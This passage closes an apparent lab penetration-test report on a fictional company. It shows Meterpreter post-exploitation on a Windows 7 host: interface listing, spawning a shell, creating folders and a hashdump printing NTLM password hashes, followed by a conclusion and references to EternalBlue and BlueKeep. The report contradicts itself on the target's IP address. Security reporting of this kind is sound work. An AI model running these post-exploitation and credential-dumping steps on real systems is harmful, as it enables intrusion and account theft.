[+] 192.168.1.169:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ed:96:af
MTU          : 1500
IPv4 Address : 192.168.1.169
IPv4 Netmask : 255.255.255.0
```

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ed:96:af
MTU          : 1500
IPv4 Address : 192.168.1.169
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2402:d000:a400:5707:c06:53d0:29a4:591e
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2402:d000:a400:5707:c9dc:581f:5ae3:5861
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::c06:53d0:29a4:591e
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:1a9
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Post exploitation

1. **Create a shell of 192.168.1.101**

```
meterpreter > shell
Process 2660 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>mkdir viraj
mkdir viraj

C:\Windows\system32>
```

2. Create directory called “viraj” in desktop of 192.168.1.101 windows 7 machine.

Steps:

1) cd ..
2) cd ..
3) cd users
4) cd Downloads
5) mkdir viraj


```
C:\Windows\system32>cd ..
cd ..

C:\Windows>cd Desktop
cd Desktop
The system cannot find the path specified.

C:\Windows>cd users
cd users
The system cannot find the path specified.

C:\Windows>cd ..
cd ..

C:\>cd users
cd users

C:\Users>cd viraj
cd viraj

C:\Users\viraj>cd Desktop
cd Desktop

C:\Users\viraj\Desktop>mkdir viraj
mkdir viraj
```


3. Hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:10eca58175d4228ece151e287086e824:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
viraj:1000:aad3b435b51404eeaad3b435b51404ee:8d4cc1972bcee2f4932a9e7b9930b2c1:::
meterpreter >
```


4. Download file using meterpreter

First, I create file called '1.txt' in windows 7 machine Desktop.





Then I download it using meterpreter.



Conclusion

This report summarizes current vulnerabilities in “Sentinal Industries” company. Company needs to get immediate action by using mentioned mitigation method to secure company data because company currently not in acceptable range.

References

[1] "nmap.org," [Online]. Available: https://nmap.org/. [Accessed 26 10 2022].

[2] Github, [Online]. Available: https://github.com/lanmaster53/recon-ng. [Accessed 26 10 2022].

[3] "NETSPARKER SCANNER," [Online]. Available: https://www.esecforte.com/products/netsparker-web-application-security-scanner/. [Accessed 26 10 2022].

[4] J. S. (Jerry), "RCE via WebDav - Power Of PUT," 18 06 2021. [Online]. Available: https://shahjerry33.medium.com/rce-via-webdav-power-of-put-7e1c06c71e60. [Accessed 26 10 2022].

[5] "Microsoft Operating Systems BlueKeep Vulnerability," CISA, 17 05 2021. [Online]. Available: https://www.cisa.gov/uscert/ncas/alerts/AA19-168A. [Accessed 26 10 2022].

[6] "EternalBlue," Security Encyclopedia, [Online]. Available: https://www.hypr.com/security-encyclopedia/eternalblue. [Accessed 26 10 2022].